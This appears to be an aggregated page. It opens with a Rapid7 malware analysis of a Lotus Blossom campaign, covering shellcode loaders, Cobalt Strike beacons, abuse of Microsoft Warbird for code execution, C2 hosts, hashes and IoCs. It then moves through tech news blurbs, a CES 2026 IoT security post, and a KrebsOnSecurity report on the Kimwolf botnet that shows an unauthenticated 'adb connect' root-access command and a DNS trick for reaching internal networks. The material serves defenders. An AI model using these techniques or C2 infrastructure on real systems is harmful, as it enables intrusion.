The retrieved folder “USOShared” from the infected asset didn’t contain svchost.exe but it contained “libtcc.dll” and “conf.c”. The hash of the binary didn’t match any known legitimate version but the command line arguments and associated “libtcc.dll” suggested that svchost.exe is in fact renamed Tiny-C-Compiler. To confirm this, we replicated the steps of the attacker successfully loaded shellcode from “conf.c” into the memory of “tcc.exe”, confirming our previous hypothesis. 

Analysis of conf.c

The C source file contains a fixed size (836) char buffer containing shellcode bytes which is later casted to a function pointer and invoked. The shellcode is consistent with 32-bit version of Metasploit’s block API.

The shellcode loads Wininet.dll using LoadLibraryA, resolves Internet-related APIs such as InternetConnectA and HttpSendRequestA, and downloads a file from api.wiresguard.com/users/admin. The file is read into a newly allocated buffer, and execution is then transferred to the start of the 2000-byte second-stage shellcode. 

lotus-blossom-hellcode-decryption-stub.png
Figure 6: Shellcode decryption stub

This stub is responsible for decrypting the next payload layer and transferring execution to it. It uses a rolling XOR-based decryption loop before jumping directly to the decrypted code.

A quick look into the decrypted buffer revealed an interesting blob with a repeated string CRAZY, hinting at an additional XORed layer, later confirmed by a quick test.

lotus-blossom-repeated-XOR-key-CRAZY.png
Figure 7: Repeated XOR key “CRAZY”

lotus-blossom-decrypted-configuration.png
Figure 8: Decrypted configuration

Parsing of the decrypted configuration data confirms that retrieved shellcode is Cobalt Strike (CS) HTTPS beacon with http-get api.wiresguard.com/update/v1 and http-post api.wiresguard.com/api/FileUpload/submit urls.

Analysis of the initial evidence revealed a consistent execution chain: a loader embedding Metasploit block_api shellcode that downloads a Cobalt Strike beacon. The unique decryption stub and configuration XOR key CRAZY allowed us to pivot into an external hunt, uncovering additional loader variants.

lotus-blossom-Execution-flow.png
Figure 9: Execution flow followed by conf.c and other loaders

Variation of loaders and shellcode

In the last year, four similar files were uploaded to public repositories.

Loader 1:

SHA-256: 0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

Shellcode SHA-256: 4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

URL hosting CS beacon: http://59[.]110.7.32:8880/uffhxpSy

CS http-get URL: http://59[.]110.7.32:8880/api/getBasicInfo/v1

CS http-post URL: http://59[.]110.7.32:8880/api/Metadata/submit

Loader 2:

SHA-256: e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

Shellcode SHA-256: 078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

User Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4472.114 Safari/537.36

URL hosting CS beacon: http://124[.]222.137.114:9999/3yZR31VK

CS http-get URL: http://124[.]222.137.114:9999/api/updateStatus/v1

CS http-post URL: http://124[.]222.137.114:9999/api/Info/submit

Loader 3:

SHA-256: b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

Shellcode SHA-256: 7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

URL hosting CS beacon: https://api[.]wiresguard[.]com/users/system

CS http-get URL: https://api[.]wiresguard[.]com/api/getInfo/v1

CS http-post URL: https://api[.]wiresguard[.]com/api/Info/submit

Loader 4:

SHA-256: fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Shellcode SHA-256: 7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

User Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36

URL hosting CS beacon: https://api[.]wiresguard[.]com/users/system

CS http-get URL: https://api[.]wiresguard[.]com/api/getInfo/v1

CS http-post URL: https://api[.]wiresguard[.]com/api/Info/submit

From all the loaders we analyzed, Loader 3 piqued our interest for three reasons - shellcode encryption technique, execution , and almost identical C2 to beacon that was found on the infected asset. All the previous samples used a pretty common technique to execute the shellcode - decrypt embedded shellcode in user space, change the protection of memory region to executable state, and invoke decrypted code via CreateThread / CreateRemoteThread; Loader 3 (original name “ConsoleApplication2.exe”) violates this approach. 

Analysis of Loader 3 - ConsoleApplication2.exe 

At the first glance, the logic of the sample is straightforward: Load the DLL clipc.dll, overwrite first 0x490 bytes, change the protection to PAGE_EXECUTE_READ (0x20), and then invoke NtQuerySystemInformation. Two interesting notes to highlight here - bytes copied into the memory region of clipc.dll are not valid shellcode and NtquerySystemInformation is used to “Retrieve the specified system information”, not to execute code.

lotus-blossom-Snippet-from-ConsoleApplication2-exe.png
Figure 10: Snippet from ConsoleApplication2.exe

Looking into the copied data reveals two “magic numbers” DEADBEEF and CAFEAFE, but nothing else. However, the execution of shellcode is somehow successful, so what’s going on?

lotus-blossom-data-copied-clipc-dll.png
Figure 11: Data copied into clipc.dll

According to the official documentation, the first parameter of NtQuerySystemInformation is of type SYSTEM_INFORMATION_CLASS which specifies the category of system information to be queried. During static analysis in IDA Pro, this parameter was initially identified as SystemExtendedProcessInformation|0x80 but looking for this value in MSDN and other public references didn’t provide any explanation on how the execution was achieved. But, searching for the original value passed to the function (0xB9) uncovered something interesting. The following blog by DownWithUp covers Microsoft Warbird, which could be described as an internal code protection and obfuscation framework. These resources confirm IDA misinterpretation of the argument which should be SystemCodeFlowTransition, a necessary argument to invoke Warbird functionality. Additionally, DownWithUp’s blog post mentioned the possible operations:

lotus-blossom-Warbird-operations-documented-by-DownWithUp.png
Figure 12: Warbird operations documented by DownWithUp

Referring to the snippet we saw from “ConsoleApplication2.exe”, the operation is equal to WbHeapExecuteCall which gives us the answer on how the shellcode gained execution. Thanks to work of other researchers, we also know that this technique only works if the code resides inside of memory of Microsoft signed binary, thus revealing why clipc.dll has been used. The blog post from cirosec also contains a link for their POC of this technique which is almost the same replica of “ConsoleApplication2.exe”, hinting that author of “ConsoleApplication2.exe” simply copied it and modified to execute Metasploit block_api shellcode instead of the benign calc from POC. The comparison of the Cobalt Strike beacon configuration delivered via conf.c and “ConsoleApplication2.exe” revealed shared trades between these two, most notably domain, public key, and process injection technique.

Attribution to Lotus Blossom

Attribution is primarily based on strong similarities between the initial loader observed in this intrusion and previously published Symantec research. Particularly the use of a renamed “Bitdefender Submission Wizard” to side-load “log.dll” for decrypting and executing an additional payload.
In addition, similarities of the execution chain of “conf.c” retrieved from the infected asset and other loaders that we found, supported by the same public key extracted from CS beacons delivered through “conf.c” and “ConsoleApplication2.exe” suggests with moderate confidence, that the threat actor behind this campaign is likely Lotus Blossom.

Conclusion

The discovery of the Chrysalis backdoor and the Warbird loader highlights an evolution in Lotus Blossom's capabilities. While the group continues to rely on proven techniques like DLL sideloading and service persistence, their multi-layered shellcode loader and integration of undocumented system calls (NtQuerySystemInformation) mark a clear shift toward more resilient and stealth tradecraft.

What stands out is the mix of tools: the deployment of custom malware (Chrysalis) alongside commodity frameworks like Metasploit and Cobalt Strike, together with the rapid adaptation of public research (specifically the abuse of Microsoft Warbird). This demonstrates that Lotus Blossom is actively updating their playbook to stay ahead of modern detection.

Rapid7 customers

InsightIDR and MDR

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Suspicious Process - Child of Notepad++ Updater (gup.exe) and Suspicious Process - Chrysalis Backdoor are two examples of deployed detections that will alert on behavior related to Chrysalis. Rapid7 will also continue to iterate detections as new variants emerge, giving customers continuous protection without manual tuning.

Intelligence Hub

Customers using Rapid7’s Intelligence Hub gain direct access to Chrysalis backdoor, Metasploit loaders and Cobalt Strike IOCs, including any future indicators as they are identified.

Indicators of compromise (IoCs)

File indicators

Note: data may appear cut-off or hidden due to the string lengths in column 2. You can copy the full string by highlighting what is visible.

update.exe

a511be5164dc1122fb5a7daa3eef9467e43d8458425b15a640235796006590c9

[NSIS.nsi]

8ea8b83645fba6e23d48075a0d3fc73ad2ba515b4536710cda4f1f232718f53e

BluetoothService.exe

2da00de67720f5f13b17e9d985fe70f10f153da60c9ab1086fe58f069a156924

BluetoothService

77bfea78def679aa1117f569a35e8fd1542df21f7e00e27f192c907e61d63a2e

log.dll

3bdc4c0637591533f1d4198a72a33426c01f69bd2e15ceee547866f65e26b7ad

u.bat

9276594e73cda1c69b7d265b3f08dc8fa84bf2d6599086b9acc0bb3745146600

conf.c

f4d829739f2d6ba7e3ede83dad428a0ced1a703ec582fc73a4eee3df3704629a

libtcc.dll

4a52570eeaf9d27722377865df312e295a7a23c3b6eb991944c2ecd707cc9906

admin

831e1ea13a1bd405f5bda2b9d8f2265f7b1db6c668dd2165ccc8a9c4c15ea7dd

loader1

0a9b8df968df41920b6ff07785cbfebe8bda29e6b512c94a3b2a83d10014d2fd

uffhxpSy

4c2ea8193f4a5db63b897a2d3ce127cc5d89687f380b97a1d91e0c8db542e4f8

loader2

e7cd605568c38bd6e0aba31045e1633205d0598c607a855e2e1bca4cca1c6eda

3yzr31vk

078a9e5c6c787e5532a7e728720cbafee9021bfec4a30e3c2be110748d7c43c5

ConsoleApplication2.exe

b4169a831292e245ebdffedd5820584d73b129411546e7d3eccf4663d5fc5be3

system

7add554a98d3a99b319f2127688356c1283ed073a084805f14e33b4f6a6126fd

s047t5g.exe

fcc2765305bcd213b7558025b2039df2265c3e0b6401e4833123c461df2de51a

Network indicators

95.179.213.0

api[.]skycloudcenter[.]com

api[.]wiresguard[.]com

61.4.102.97

59.110.7.32

124.222.137.114

MITRE TTPs

ATT&CK ID

Name

T1204.002

User Execution: Malicious File

T1036

Masquerading

T1027

Obfuscated Files or Information

T1027.007

Obfuscated Files or Information: Dynamic API Resolution

T1140

Deobfuscate/Decode Files or Information

T1574.002

DLL Side-Loading

T1106

Native API

T1055

Process Injection

T1620

Reflective Code Loading

T1059.003

Command and Scripting Interpreter: Windows Command Shell

T1083

File and Directory Discovery

T1005

Data from Local System

T1105

Ingress Tool Transfer

T1041

Exfiltration Over C2 Channel

T1071.001

Application Layer Protocol: Web Protocols (HTTP/HTTPS)

T1573

Encrypted Channel

T1547.001

Boot or Logon Autostart Execution: Registry Run Keys

T1543.003

Create or Modify System Process: Windows Service

T1480.002

Execution Guardrails: Mutual Exclusion

T1070.004

Indicator Removal on Host: File Deletion

*IOCs contributed by @AIexGP on X.

Mitigation guidance

Rapid7 recommends updating to the latest version of Notepad++.  In addition, the IoCs provided above and within Rapid7 Intelligence Hub can be used to hunt within your logs during the timeframe of June through November, 2025, as this is the timeframe when the backdoor activity is known to have been taking place. 

Interested in learning more?

Catch Inside Chrysalis, Rapid7's webinar led by Christiaan Beek, on-demand via BrightTALK.

OpenAI in Talks to Raise as Much as $100 Billion

29 January 2026 at 15:53
OpenAI’s discussions with Microsoft, Nvidia, Middle Eastern sovereign wealth funds and others could value it at $750 billion or more.

© Aaron Wojack for The New York Times

OpenAI’s San Francisco offices.

Amazon and Google Eat Into Nvidia’s A.I. Chip Supremacy

29 January 2026 at 11:12
The rivals made billions of dollars in the business over the past year, showing other companies that Nvidia isn’t the only game in town.

© Christie Hemm Klok for The New York Times

Google’s chips for artificial intelligence are increasingly being used by companies other than Google.

Microsoft Continues to Spend Big on A.I. While Profit Jumps 60%

29 January 2026 at 13:53
The company said on Wednesday that revenue in the most recent quarter was $81.3 billion, but its share price dropped more than 7 percent in after-hours trading.

© Jeenah Moon for The New York Times

Microsoft continues to spend billions on building out its data center capacity as the demand for A.I. computing power outweighs its available supply.

Will ChatGPT Ads Change OpenAI? + Amanda Askell Explains Claude’s New Constitution

“The question is not are these first couple of ads that we’re seeing from OpenAI going to be good or not? It’s whether two or three years from now, ChatGPT is being steered toward ad-friendly topics.”

© Photo Illustration by The New York Times; Image: Getty Images

The Drama at Thinking Machines, a New A.I. Start-Up, Is Riveting Silicon Valley

Defections, secret conversations, deal talks that fizzled and a battle for control: The turmoil at Thinking Machines Lab is the artificial intelligence industry’s latest drama.

© Jim Wilson/The New York Times

Ms. Murati with Mr. Altman and two other OpenAI colleagues in 2023. She co-founded Thinking Labs a year ago.

OpenAI Starts Testing Ads in ChatGPT

16 January 2026 at 15:09
The company said on Friday that it would start serving ads in the free version of its chatbot over the next several weeks.

© Andres Kudacki for The New York Times

Making money from the free version of OpenAI’s chatbot has been a challenge for the company.

Apple Teams Up With Google for A.I. in Its Products

12 January 2026 at 16:23
Apple was facing increasing questions about its plans for artificial intelligence as other big tech companies invested tens of billions in the technology.

© Andria Lo for The New York Times

New versions of Apple’s Apple Intelligence models will be based on Google’s Gemini A.I. models and its cloud computing services.

Beyond the Device: Exploring the New Security Risks of Interconnected IoT at CES 2026

9 January 2026 at 10:11

Attending CES over the last several years has provided me with a valuable opportunity to observe how rapidly IoT technology continues to evolve across consumer and enterprise domains. This was my fourth year attending CES and I have seen a continued growth and advancement across multiple technology categories, from mobile devices and wearables, to AI-driven automation and robotics, to connected infrastructure. 

This year’s show floor highlighted how deeply embedded “smart” technology has become within our everyday systems. As an IoT security researcher, what stood out to me most was not just the pace of innovation, but how increasingly interconnected these technologies have become, often relying on shared backend services, cloud platforms, and automated decision-making. These trends highlight the importance of examining not only individual devices, but the broader trust relationships and infrastructure architectures that support them.

CES2026-iot-1.png

AI-driven automation is no longer experimental

It was clear at CES 2026 that AI-driven automation is no longer experimental, it has become operational. Throughout automation, robotics, and transportation technology, decision-making processes are increasingly being delegated to backend AI systems that consume device telemetry and trigger real-world actions. From a security perspective, this marks a primary shift where trust relationships that were once local are now centralized, automated, and capable of impacting all devices within a larger ecosystem. The challenge moving forward doesn’t just involve securing devices; we will have to secure the data these devices produce, plus ensure that data is not altered or corrupted in a way that would impact all devices under the control of the backend AI systems.

CES2026-iot-2.png

Robotics innovation demands urgent security action

One of the more striking areas of progress has been in robotics, particularly in dexterity and fine motor control. Seeing robots play the piano or fold cloth highlighted how far robotic manipulation has come. Moving beyond their old rigid, pre-programmed motion toward a more adaptive interaction with our physical world. While we are still years away from anything resembling The Jetsons, these demonstrations show clear forward momentum. Before increasingly capable and autonomous robots become more deeply integrated into our world, we need to seriously address how to build security into the underlying technology. It’s also critical to maintain and secure the vast amount of data they will gather.  

CES2026-iot-3.png

Mobile and wearable technologies are “always on”

During CES this year, I also observed advances in mobile technology and wearables. While these devices have long been a staple of the show and continue to evolve incrementally each year, the growing integration of AI has noticeably expanded their capabilities. Features such as continuous sensing and adaptive behavior introduce new questions around security and privacy that go beyond traditional mobile threat models. As these technologies increasingly find their way into the hands of employees, they also raise important considerations for organizational security posture. This shift prompts a larger question CISOs should ask themselves: have our organization’s mobile device policies evolved alongside these technologies, or are they still grounded in smartphone-only assumptions from a decade ago?

For example, one of the most concerning mobile device technologies I observed was a device designed for use in corporate meetings that could automatically take notes, transcribe discussions, and translate conversations in real time. While such capabilities can clearly improve productivity and collaboration, especially in global organizations, they also introduce new security and privacy considerations. A device that is continuously listening, processing speech, and potentially transmitting data to backend cloud systems raises questions about where sensitive conversations are stored, how long that data is retained, and who ultimately has access to it. When such technologies are introduced into meeting rooms or business workflows, they essentially become an always-on sensor within the organization, and its presence may not be fully accounted for in most organizations with existing acceptable use policies. This highlights the need for organizations to reassess how emerging mobile and wearable technologies could impact their data protection, confidentiality, and overall security posture.

CES2026-iot-4.png

Conclusion: Building a new infrastructure of trust

My observations from CES 2026 clearly illustrate that the evolution of IoT has moved us beyond securing individual devices. The true security challenge now lies within the highly interconnected ecosystems, centralized AI-driven automation, and "always-on" data collection that underpin our increasingly "smart" world. The operationalization of AI and the rapid progress in robotics introduce centralized trust relationships and vast new data streams that are not yet matched by adequate security considerations.

This shift presents an urgent call to action for organizations. It’s time to aggressively reassess acceptable use and data protection policies to account for continuously sensing wearables, autonomous machinery, and the security of the backend services that control them all. The future of security is no longer just about protecting the perimeter; it is about securing the entire infrastructure of trust, data integrity, and automated decision-making that powers the next generation of technology.

Google and Character.AI to Settle Lawsuit Over Teenager’s Death

7 January 2026 at 18:22
The settlement came in the case of a 14-year-old in Florida who had killed himself after developing a relationship with an A.I. chatbot.

© Victor J. Blue for The New York Times

Megan L. Garcia holds her phone with an image of her son Sewell Setzer III, who killed himself after conversing with an A.I. chatbot from the company Character.AI.

The Kimwolf Botnet is Stalking Your Local Network

2 January 2026 at 09:20

The story you are reading is a series of scoops nestled inside a far more urgent Internet-wide security advisory. The vulnerability at issue has been exploited for months already, and it’s time for a broader awareness of the threat. The short version is that everything you thought you knew about the security of the internal network behind your Internet router probably is now dangerously out of date.

The security company Synthient currently sees more than 2 million infected Kimwolf devices distributed globally but with concentrations in Vietnam, Brazil, India, Saudi Arabia, Russia and the United States. Synthient found that two-thirds of the Kimwolf infections are Android TV boxes with no security or authentication built in.

The past few months have witnessed the explosive growth of a new botnet dubbed Kimwolf, which experts say has infected more than 2 million devices globally. The Kimwolf malware forces compromised systems to relay malicious and abusive Internet traffic — such as ad fraud, account takeover attempts and mass content scraping — and participate in crippling distributed denial-of-service (DDoS) attacks capable of knocking nearly any website offline for days at a time.

More important than Kimwolf’s staggering size, however, is the diabolical method it uses to spread so quickly: By effectively tunneling back through various “residential proxy” networks and into the local networks of the proxy endpoints, and by further infecting devices that are hidden behind the assumed protection of the user’s firewall and Internet router.

Residential proxy networks are sold as a way for customers to anonymize and localize their Web traffic to a specific region, and the biggest of these services allow customers to route their traffic through devices in virtually any country or city around the globe.


The malware that turns an end-user’s Internet connection into a proxy node is often bundled with dodgy mobile apps and games. These residential proxy programs also are commonly installed via unofficial Android TV boxes sold by third-party merchants on popular e-commerce sites like Amazon, BestBuy, Newegg, and Walmart.

These TV boxes range in price from $40 to $400, are marketed under a dizzying range of no-name brands and model numbers, and frequently are advertised as a way to stream certain types of subscription video content for free. But there’s a hidden cost to this transaction: As we’ll explore in a moment, these TV boxes make up a considerable chunk of the estimated two million systems currently infected with Kimwolf.

Some of the unsanctioned Android TV boxes that come with residential proxy malware pre-installed. Image: Synthient.

Kimwolf also is quite good at infecting a range of Internet-connected digital photo frames that likewise are abundant at major e-commerce websites. In November 2025, researchers from Quokka published a report (PDF) detailing serious security issues in Android-based digital picture frames running the Uhale app — including Amazon’s bestselling digital frame as of March 2025.

There are two major security problems with these photo frames and unofficial Android TV boxes. The first is that a considerable percentage of them come with malware pre-installed, or else require the user to download an unofficial Android App Store and malware in order to use the device for its stated purpose (video content piracy). The most typical of these uninvited guests are small programs that turn the device into a residential proxy node that is resold to others.

The second big security nightmare with these photo frames and unsanctioned Android TV boxes is that they rely on a handful of Internet-connected microcomputer boards that have no discernible security or authentication requirements built-in. In other words, if you are on the same network as one or more of these devices, you can likely compromise them simultaneously by issuing a single command across the network.

THERE’S NO PLACE LIKE 127.0.0.1

The combination of these two security realities came to the fore in October 2025, when an undergraduate computer science student at the Rochester Institute of Technology began closely tracking Kimwolf’s growth, and interacting directly with its apparent creators on a daily basis.

Benjamin Brundage is the 22-year-old founder of the security firm Synthient, a startup that helps companies detect proxy networks and learn how those networks are being abused. Conducting much of his research into Kimwolf while studying for final exams, Brundage told KrebsOnSecurity in late October 2025 he suspected Kimwolf was a new Android-based variant of Aisuru, a botnet that was incorrectly blamed for a number of record-smashing DDoS attacks last fall.

Brundage says Kimwolf grew rapidly by abusing a glaring vulnerability in many of the world’s largest residential proxy services. The crux of the weakness, he explained, was that these proxy services weren’t doing enough to prevent their customers from forwarding requests to internal servers of the individual proxy endpoints.


Most proxy services take basic steps to prevent their paying customers from “going upstream” into the local network of proxy endpoints, by explicitly denying requests for local addresses specified in RFC-1918, including the well-known Network Address Translation (NAT) ranges 10.0.0.0/8, 192.168.0.0/16, and 172.16.0.0/12. These ranges allow multiple devices in a private network to access the Internet using a single public IP address, and if you run any kind of home or office network, your internal address space operates within one or more of these NAT ranges.

However, Brundage discovered that the people operating Kimwolf had figured out how to talk directly to devices on the internal networks of millions of residential proxy endpoints, simply by changing their Domain Name System (DNS) settings to match those in the RFC-1918 address ranges.

“It is possible to circumvent existing domain restrictions by using DNS records that point to 192.168.0.1 or 0.0.0.0,” Brundage wrote in a first-of-its-kind security advisory sent to nearly a dozen residential proxy providers in mid-December 2025. “This grants an attacker the ability to send carefully crafted requests to the current device or a device on the local network. This is actively being exploited, with attackers leveraging this functionality to drop malware.”

As with the digital photo frames mentioned above, many of these residential proxy services run solely on mobile devices that are running some game, VPN or other app with a hidden component that turns the user’s mobile phone into a residential proxy — often without any meaningful consent.

In a report published today, Synthient said key actors involved in Kimwolf were observed monetizing the botnet through app installs, selling residential proxy bandwidth, and selling its DDoS functionality.

“Synthient expects to observe a growing interest among threat actors in gaining unrestricted access to proxy networks to infect devices, obtain network access, or access sensitive information,” the report observed. “Kimwolf highlights the risks posed by unsecured proxy networks and their viability as an attack vector.”

ANDROID DEBUG BRIDGE

After purchasing a number of unofficial Android TV box models that were most heavily represented in the Kimwolf botnet, Brundage further discovered the proxy service vulnerability was only part of the reason for Kimwolf’s rapid rise: He also found virtually all of the devices he tested were shipped from the factory with a powerful feature called Android Debug Bridge (ADB) mode enabled by default.

Many of the unofficial Android TV boxes infected by Kimwolf include the ominous disclaimer: “Made in China. Overseas use only.” Image: Synthient.

ADB is a diagnostic tool intended for use solely during the manufacturing and testing processes, because it allows the devices to be remotely configured and even updated with new (and potentially malicious) firmware. However, shipping these devices with ADB turned on creates a security nightmare because in this state they constantly listen for and accept unauthenticated connection requests.

For example, opening a command prompt and typing “adb connect” along with a vulnerable device’s (local) IP address followed immediately by “:5555” will very quickly offer unrestricted “super user” administrative access.


Brundage said by early December, he’d identified a one-to-one overlap between new Kimwolf infections and proxy IP addresses offered for rent by China-based IPIDEA, currently the world’s largest residential proxy network by all accounts.

“Kimwolf has almost doubled in size this past week, just by exploiting IPIDEA’s proxy pool,” Brundage told KrebsOnSecurity in early December as he was preparing to notify IPIDEA and 10 other proxy providers about his research.

Brundage said Synthient first confirmed on December 1, 2025 that the Kimwolf botnet operators were tunneling back through IPIDEA’s proxy network and into the local networks of systems running IPIDEA’s proxy software. The attackers dropped the malware payload by directing infected systems to visit a specific Internet address and to call out the pass phrase “krebsfiveheadindustries” in order to unlock the malicious download.

On December 30, Synthient said it was tracking roughly 2 million IPIDEA addresses exploited by Kimwolf in the previous week. Brundage said he has witnessed Kimwolf rebuilding itself after one recent takedown effort targeting its control servers — from almost nothing to two million infected systems just by tunneling through proxy endpoints on IPIDEA for a couple of days.

Brundage said IPIDEA has a seemingly inexhaustible supply of new proxies, advertising access to more than 100 million residential proxy endpoints around the globe in the past week alone. Analyzing the exposed devices that were part of IPIDEA’s proxy pool, Synthient said it found more than two-thirds were Android devices that could be compromised with no authentication needed.

